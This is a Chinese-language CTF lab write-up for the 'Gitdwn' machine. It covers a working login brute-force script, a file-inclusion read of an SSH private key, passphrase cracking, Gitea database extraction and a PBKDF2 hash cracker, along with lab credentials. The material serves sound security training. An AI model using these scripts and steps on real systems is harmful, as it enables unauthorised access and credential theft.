
MazeSec-Gitdwn


2025年11月17日 13:21


```
$ nmap -sVC -O -p 22,80 192.168.31.46 -oN nmapscan/nmap_tcp
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-17 00:20 EST
Nmap scan report for gitdwn (192.168.31.46)
Host is up (0.00049s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: MazeSec Community - Login
MAC Address: 08:00:27:5E:41:63 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.01 seconds

$ gobuster dir -u http://192.168.31.46/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html -q
/index.html           (Status: 200) [Size: 1998]
/api                  (Status: 301) [Size: 312] [--> http://192.168.31.46/api/]
/dashboard.html       (Status: 200) [Size: 2087]
/libs                 (Status: 301) [Size: 313] [--> http://192.168.31.46/libs/]
/server-status        (Status: 403) [Size: 278]
```

访问 `/dashboard.html` 跳转到登录页面 但是其实能看到这个源码



`username` 就是 Admin (但是跑完发现是小写的 admin)





发现是加密的 也有 login.js , 中间有加密逻辑和公钥
写个 py 爆破一下

bruteforce_login.py

```
import argparse
import base64
import json
import logging
import time
from typing import Tuple

import requests
from Crypto.Cipher import AES, PKCS1_v1_5
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Util.Padding import pad

RSA_PUBLIC_KEY = """-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAt613k43vuI+8ODHhr07q
/fBswyWqv5d0SsoX2+i5rWy98PW58HNrKveU6IDRhWFOmA8MQ0j7zUcH33VGaQNO
ZdI8gmo4pdlABQJ7EM4E6KGYCxlyIi4QtyUorBP6pfS1nlLCyAIcybnpia4kHT/p
MqaIXKMVqDYHGJMNp0LIBkFA0eKp9usd2YStJ0nzgZrJS2t8znbvqXqx8uvBkRpZ
bEZKUc3skgUIumazaw4plE+OzcVAa/67vuD7e7sycVHY+McsphLm+1CjS1jjvBt6
z036X4WJUANNIb4K2yJ8tYREXbxLQ5uwnVb9cwbQKSGg8Tr6GgSkbNjseAgZaUPt
QwIDAQAB
-----END PUBLIC KEY-----"""

def rsa_encrypt_base64_string(pubkey_pem: str, data_b64_str: str) -> str:
    key = RSA.import_key(pubkey_pem)
    cipher_rsa = PKCS1_v1_5.new(key)
    encrypted_bytes = cipher_rsa.encrypt(data_b64_str.encode("utf-8"))
    return base64.b64encode(encrypted_bytes).decode("ascii")

def aes_encrypt_credentials(username: str, password: str) -> Tuple[str, str, str]:
    # 生成随机 AES-128 key 和 iv（各 16 字节）
    aes_key = get_random_bytes(16)
    iv = get_random_bytes(16)

    # 明文为 JSON 串，UTF-8 编码；使用 PKCS7 填充，CBC 模式
    credentials = json.dumps({"username": username, "password": password}, ensure_ascii=False)
    plaintext = credentials.encode("utf-8")
    padded = pad(plaintext, 16)  # PKCS7 padding

    cipher = AES.new(aes_key, AES.MODE_CBC, iv=iv)
    ciphertext = cipher.encrypt(padded)

    # 输出与前端一致：密文 Base64；key/iv 也以 Base64 形式，再进行 RSA 加密
    encryptedData = base64.b64encode(ciphertext).decode("ascii")
    aesKeyBase64 = base64.b64encode(aes_key).decode("ascii")
    ivBase64 = base64.b64encode(iv).decode("ascii")
    return encryptedData, aesKeyBase64, ivBase64

def attempt_login(url: str, username: str, password: str, timeout: float = 5.0, insecure: bool = False, show_payload: bool = False, show_response: bool = False, headers_override: dict | None = None) -> Tuple[bool, str, str]:
    encryptedData, aesKeyBase64, ivBase64 = aes_encrypt_credentials(username, password)
    encryptedKey = rsa_encrypt_base64_string(RSA_PUBLIC_KEY, aesKeyBase64)
    encryptedIv = rsa_encrypt_base64_string(RSA_PUBLIC_KEY, ivBase64)

    payload = {
        "encryptedData": encryptedData,
        "encryptedKey": encryptedKey,
        "encryptedIv": encryptedIv,
    }

    headers = {
        "Content-Type": "application/json",
        "Accept": "application/json, text/plain, */*",
    }
    if headers_override:
        headers.update(headers_override)

    if show_payload:
        try:
            logging.info(f"POST {url} payload: {json.dumps(payload, ensure_ascii=False)}")
        except Exception:
            logging.info(f"POST {url} payload: {payload}")
    try:
        resp = requests.post(url, headers=headers, json=payload, timeout=timeout, verify=not insecure)
    except Exception as e:
        return False, "", f"request error: {e}"

    if show_response:
        try:
            logging.info(f"HTTP {resp.status_code} {resp.reason}; headers={dict(resp.headers)}")
        except Exception:
            logging.info(f"HTTP {resp.status_code}; headers={resp.headers}")

    # === 新判断逻辑：仅按状态码判断 ===
    if resp.status_code == 401:
        return False, "", "Unauthorized (401): invalid credentials"
```


```python
    # 非 401 一律视为“成功”，若返回体含 token 则提取
    token = ""
    try:
        data = resp.json()
        if isinstance(data, dict):
            token = data.get("token", "")
    except Exception:
        return False, "", f"non-json response: status={resp.status_code}, text={resp.text[:200]}"

    if resp.ok and isinstance(data, dict) and data.get("success"):
        token = data.get("token", "")
        return True, token, "login success"
    else:
        msg = data.get("message") or data.get("error") or f"status={resp.status_code}"
        return False, "", msg

def main():
    parser = argparse.ArgumentParser(description="CTF RSA+AES login bruteforce")
    parser.add_argument("--host", default="192.168.31.46", help="目标主机或 IP")
    parser.add_argument("--path", default="/api/login.php", help="登录接口路径")
    parser.add_argument("--scheme", choices=["http", "https"], default="http", help="协议")
    parser.add_argument("--username", default="admin", help="用户名")
    parser.add_argument("--dict", required=True, help="密码字典文件路径")
    parser.add_argument("--delay", type=float, default=0.1, help="每次尝试之间的延时（秒）")
    parser.add_argument("--timeout", type=float, default=5.0, help="请求超时（秒）")
    parser.add_argument("--insecure", action="store_true", help="HTTPS 跳过证书校验（仅测试用）")
    parser.add_argument("--show-payload", action="store_true", help="显示每次发送的 JSON 数据")
    args = parser.parse_args()

    logging.basicConfig(level=logging.INFO, format="%(asctime)s %(levelname)s: %(message)s")

    url = f"{args.scheme}://{args.host}{args.path}"
    logging.info(f"Target: {url}, username={args.username}")

    try:
        with open(args.dict, "r", encoding="utf-8", errors="ignore") as f:
            passwords = [line.strip() for line in f if line.strip()]
    except Exception as e:
        logging.error(f"读取字典失败: {e}")
        return

    total = len(passwords)
    logging.info(f"字典条目总数: {total}")

    for idx, pwd in enumerate(passwords, start=1):
        logging.info(f"[{idx}/{total}] 尝试密码: '{pwd}'")
        ok, token, msg = attempt_login(url, args.username, pwd, timeout=args.timeout, insecure=args.insecure, show_payload=args.show_payload)
        if ok:
            logging.info(f"[+] 成功! 密码='{pwd}' token='{token}'")
            print(json.dumps({"password": pwd, "token": token}, ensure_ascii=False))
            return
        else:
            logging.info(f"尝试 {idx}: '{pwd}' -> {msg}")
            time.sleep(args.delay)

    logging.info("[-] 暴力破解未成功（字典用尽）。")

if __name__ == "__main__":
    main()
```

```
$ python bruteforce_login.py --host 192.168.31.46 --path /api/login.php --dict /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-10000.txt --show-payload
2025-11-17 01:40:02,070 INFO: [366/9999] 尝试密码: 'hotdog'
2025-11-17 01:40:02,071 INFO: POST http://192.168.31.46/api/login.php payload: {"encryptedData": "xNCbmC7Pi6LPQXnxfLaxdhyhhTWlDLHeZtl1nTe61l7ofI52pv9UxxCl+gWvdCFF", "encryptedKey":
"WvmGoKywGiDAnmL+/rkx84TJVFhIx1YaWVH/lrm858D/hGkhelWE0Ga1GP+kLHJ701CJwrXS+d2D/tE661gAcM/40Pj6ZKXhsnaGlr9sZfhElPXlWoNRUsHB86k7ddvp+wLrQDlvq+FmDvEqoTsHlnDrx8IlsVFSUVN8LdjTjgejT5PNO73LeoVFC
nxqg7/WC7q3v0WlBcsXZzUZ0BvoTLFj4j1MfIckrpDBqKUqjeu5DsWJc7P+KapeogIIVxMygznrm2pD2hHj/kO+swzDWTr16Nb6q/z/3O3uhY5NMb8Tt7ZU/PBaXY7SnuU1DqbVuCpwOGsYP4Yb5CFHlzua2g==", "encryptedIv":
"fOkyhqF/lph0dawwW0Hr3v0cKWgpM1ZRjowPz9X8fCJedpMYirQnAjJJLHNKsVvrNJ72gjowXHW019SvXCFXs4RYrBC6QnKkh0zPE0lqTmTBmg07iP3
+hgvhcJk94GBJvtOH8/DsMR87utRkjozQNCgT33l7rNPaoPZeNlDNMYbI296Bb/sIvYAa1uPlkJYxw1r7bB0lOzTgTR5QB0DuPnKcRawTBhhENUP8s/SqKIlKeZ+WDstcT6mvZ840amemqsdhugWNtQvCZcWMcIa3NgLz2D566yhJeOIdu4hrQa+WB
50nkuH4RvCHIuQdVI3uST3iLmsV1dKhkTDPohXpxw=="}
2025-11-17 01:40:02,076 INFO: [+] 成功! 密码='hotdog' token='2f34ad3f33a40f00a4e71ea1c20488924e3c4ebac11ade9492f1d7b3a167e775'
{"password": "hotdog", "token": "2f34ad3f33a40f00a4e71ea1c20488924e3c4ebac11ade9492f1d7b3a167e775"}
```

凭据 admin:hotdog

登录之后发现可以加载 xml 文件


尝试一下文件包含




发现两个用户

我们读取尝试读取一下公钥看看什么能不能读取到家目录，有没有公钥，然后什么格式

在此之前其实我去跑了一遍linux中的重要文件但是没啥东西






```
$ cat id
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDw27ezFa
JQTEi2prBXvDkoAAAAEAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIKFZmdQK4Puv6jNg
RmBH9m190f2g3MycNX8jFmOgp09zAAAAkKiy3siSkGCQqNc+kuLINkyMjUqFEHa8Bs4yPp
9H762IchyF0qhWMHD0Q1t70IpZVh36VY5WSujjNhFabCpiGINGnyFjoIJ1O8HFqjiu6OUO
WJBb4M3+FKM1jl81ZYRHE34Xmg07Sgt+t9zxizCktPdtnMU1Q9kR/rkYtzPOAYRt45v5XD
H/JrGou2sgYK0oOA==
-----END OPENSSH PRIVATE KEY-----
```

```
$ ssh2john id > id_hash
$ john --wordlist=/usr/share/wordlists/rockyou.txt id_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
logitech         (id)
1g 0:00:00:13 DONE (2025-11-17 04:50) 0.07272g/s 139.6p/s 139.6c/s 139.6C/s cristiano..hercules
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

连上 ssh

```
(remote) git@gitdwn:/home/git$ id
uid=1001(git) gid=1001(git) groups=1001(git)
(remote) git@gitdwn:/home/git$ cat user.txt
flag{user-8727fc2a5b261f82905333ed0936025b}
```


跑遍 linpeas 然后发现 gitea 的东西
查看开放端口开了 3000 端口

```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm
/etc/gitea
/etc/gitea/app.ini
/home/git
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/dir
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/units
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.Test-unix
```

映射出去

```
(remote) git@gitdwn:/home/git$ ./socat TCP-LISTEN:7000,fork TCP4:127.0.0.1:3000 &
[1] 16627
```

```
(remote) git@gitdwn:/home/git$ ss -tunlp
Netid  State      Recv-Q     Send-Q          Local Address:Port          Peer Address:Port
udp    UNCONN     0          0               0.0.0.0:68                 0.0.0.0:*
tcp    LISTEN     0          128             0.0.0.0:22                 0.0.0.0:*
tcp    LISTEN     0          5               0.0.0.0:7000               0.0.0.0:*    users:(("socat",pid=761,fd=5))
tcp    LISTEN     0          128           127.0.0.1:3000               0.0.0.0:*    users:(("gitea",pid=354,fd=13))
tcp    LISTEN     0          20            127.0.0.1:25                 0.0.0.0:*
tcp    LISTEN     0          128                *:80                       *:*
tcp    LISTEN     0          128              [::]:22                    [::]:*
tcp    LISTEN     0          20               [::1]:25                   [::]:*
```



发现是一个 gitea 服务页面

1. 核心目录结构

路径	作用	权限设置
/usr/local/bin/gitea	Gitea 二进制文件存放位置	root:root，全局可执行
/etc/gitea	配置文件目录（含 app.ini 主配置文件）	root:git，配置文件需严格权限
/var/lib/gitea	数据存储根目录	git:git，存放核心业务数据
/var/lib/gitea/custom	自定义模板、主题、公共钩子等用户自定义文件	git:git
/var/lib/gitea/data	仓库数据、附件、SSH 密钥等核心存储	git:git
/var/lib/gitea/log	日志文件存放位置	git:git

我们去找一下数据库

发现 gitea.db 文件。

其实仓库文件存放在 gitea-repositories 里面，你可以不使用 web 页面而使用
$ git clone git@gitdwn:/var/lib/gitea/data/gitea-repositories/snake.git
同时在本地配置好 .ssh/id_ed25519 密钥文件来直接 clone 文件，但是没啥用...

```
(remote) git@gitdwn:/var/lib/gitea/data$ ls -la
total 2112
drwxr-x--- 17 git git    4096 Nov 17 09:18 .
drwxr-x---  5 git git    4096 Nov 15 10:16 ..
drwxr-xr-x  2 git git    4096 Nov 15 10:20 actions_artifacts
drwxr-xr-x  2 git git    4096 Nov 15 10:20 actions_log
drwxr-xr-x  2 git git    4096 Nov 15 10:20 attachments
drwxr-xr-x  3 git git    4096 Nov 17 08:06 avatars
-rw-r--r--  1 git git       0 Nov 17 05:57 gitea
-rw-r--r--  1 git git 2088960 Nov 17 09:18 gitea.db
drwxr-xr-x  3 git git    4096 Nov 15 10:32 gitea-repositories
drwxr-xr-x  2 git git    4096 Nov 15 10:20 home
drwx------  3 git git    4096 Nov 16 01:53 indexers
drwxr-xr-x  2 git git    4096 Nov 15 10:20 jwt
drwxr-xr-x  2 git git    4096 Nov 15 10:26 lfs
drwxr-xr-x  2 git git    4096 Nov 15 10:20 packages
drwxr-xr-x  3 git git    4096 Nov 15 10:20 queues
drwxr-xr-x  2 git git    4096 Nov 15 10:20 repo-archive
drwxr-xr-x  2 git git    4096 Nov 15 10:20 repo-avatars
drwx------ 15 git git    4096 Nov 17 08:12 sessions
drwxr-xr-x  4 git git    4096 Nov 17 09:18 tmp
```

我们把数据库下载到本地 方便读取数据库信息

使用 sqlbrowser 来读取信息

id	er_na	name	_na	email	nail	ifications_p	passwd	passwd_hash_algo	ange_p	n_t	_sc	_n	ype	ati	bsit	rands	salt
1	1	root	root	root@gitdwn.dsz	0	enabled	20d1a02d830897509de15d15cdbbf956ff4ae	pbkdf2$50000$50	0	0	0		0			7fa1ca0bc554a9b135965501b0dccc1a	9ee8679028c5adf999d6905
2	2	bilir	bilir	bilir@gitdwn.dsz	0	enabled	6d66a7bea3deaf76cf4d523aaf44aa2fa795bf	pbkdf2$50000$50	0	0	0		0			704a15eb475f91596d49c6dbf426a7c0	01696e31c76223e7a076d9f

可以看到在 user 表中有两条用户信息
可以看到是 pbkdf2$50000$50 加密方法
首先我去破解了一下试试（未成功）

exp.py

```python
import argparse
import hashlib
import binascii
import logging
import json
import time

def parse_pbkdf2_param(algo: str):
    parts = algo.split("$")
    iterations = int(parts[1]) if len(parts) > 1 and parts[1] else 50000
    dklen = int(parts[2]) if len(parts) > 2 and parts[2] else 32
    return iterations, dklen

def derive_pbkdf2_hex(password: str, salt: bytes, iterations: int, dklen: int, digest: str) -> str:
    dk = hashlib.pbkdf2_hmac(digest, password.encode("utf-8"), salt, iterations, dklen=dklen)
    return binascii.hexlify(dk).decode("ascii")

def format_duration(seconds: float) -> str:
    s = int(seconds)
    h = s // 3600
    m = (s % 3600) // 60
    sec = s % 60
    return f"{h:02d}:{m:02d}:{sec:02d}"

def main():
    parser = argparse.ArgumentParser(description="PBKDF2 字典破解")
    parser.add_argument("--dict", required=True, help="密码字典文件路径")
    parser.add_argument("--hash", required=True, help="目标 PBKDF2 密文（hex）")
    parser.add_argument("--algo", default="pbkdf2$50000$50", help="算法描述，如 pbkdf2$迭代次数$dklen")
    parser.add_argument("--salt", help="盐（明文字符串）")
    parser.add_argument("--salt-hex", help="盐（hex）")
    parser.add_argument("--digest", default="sha256", choices=["sha1","sha256","sha512"], help="PBKDF2 摘要算法")
    parser.add_argument("--delay", type=float, default=0.0, help="每次尝试之间的延时（秒）")
    args = parser.parse_args()

    logging.basicConfig(level=logging.INFO, format="%(asctime)s %(levelname)s: %(message)s")

    target = args.hash.strip().lower()
    iterations, dklen = parse_pbkdf2_param(args.algo)

    if args.salt_hex:
        try:
            salt_bytes = binascii.unhexlify(args.salt_hex.strip())
        except Exception as e:
            logging.error(f"盐 hex 解析失败：{e}")
            return
    elif args.salt:
        salt_bytes = args.salt.encode("utf-8")
    else:
        salt_bytes = b""
        logging.info("未提供盐，使用空盐")

    try:
        with open(args.dict, "r", encoding="utf-8", errors="ignore") as f:
            passwords = [line.strip() for line in f if line.strip()]
    except Exception as e:
        logging.error(f"读取字典失败：{e}")
        return

    total = len(passwords)
    logging.info(f"字典条目总数：{total}")
    logging.info(f"PBKDF2：iter={iterations} dklen={dklen} digest={args.digest} 盐长度={len(salt_bytes)}")

    if len(target) != dklen * 2:
        logging.warning(f"目标哈希长度与 dklen 不一致：len={len(target)} 期望={dklen*2}")

    start_time = time.time()
    last_update = 0.0
```

```
    for idx, pwd in enumerate(passwords, start=1):
        derived = derive_pbkdf2_hex(pwd, salt_bytes, iterations, dklen, args.digest)
        if derived == target:
            print()
            logging.info(f"[+] 成功! 密码='{pwd}'")
            print(json.dumps({"password": pwd}, ensure_ascii=False))
            return
        now = time.time()
        if now - last_update >= 0.2 or idx == 1 or idx == total:
            elapsed = now - start_time
            rate = idx / elapsed if elapsed > 0 else 0.0
            percent = (idx / total) * 100 if total > 0 else 0.0
            eta = (total - idx) / rate if rate > 0 else 0.0
            msg = f"[{idx}/{total}] {percent:.1f}% rate={rate:.2f}/s elapsed={format_duration(elapsed)} eta={format_duration(eta)}"
            print(msg, end="\r", flush=True)
            last_update = now
        if args.delay > 0:
            time.sleep(args.delay)

    print()
    logging.info("[-] 暴力破解未成功（字典用尽）。")

if __name__ == "__main__":
    main()
```

```
$ python exp.py --dict /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-100000.txt --hash
6d66a7bea3deaf76cf4d523aaf44aa2fa795bf53ab0b26911466b99cbfeaa98369dc9f0b0a1c9c582b444cff75565da46bbf --salt-hex 01696e31c76223e7a076d96540997057
```

用这个都破解了一下 未能破解成功

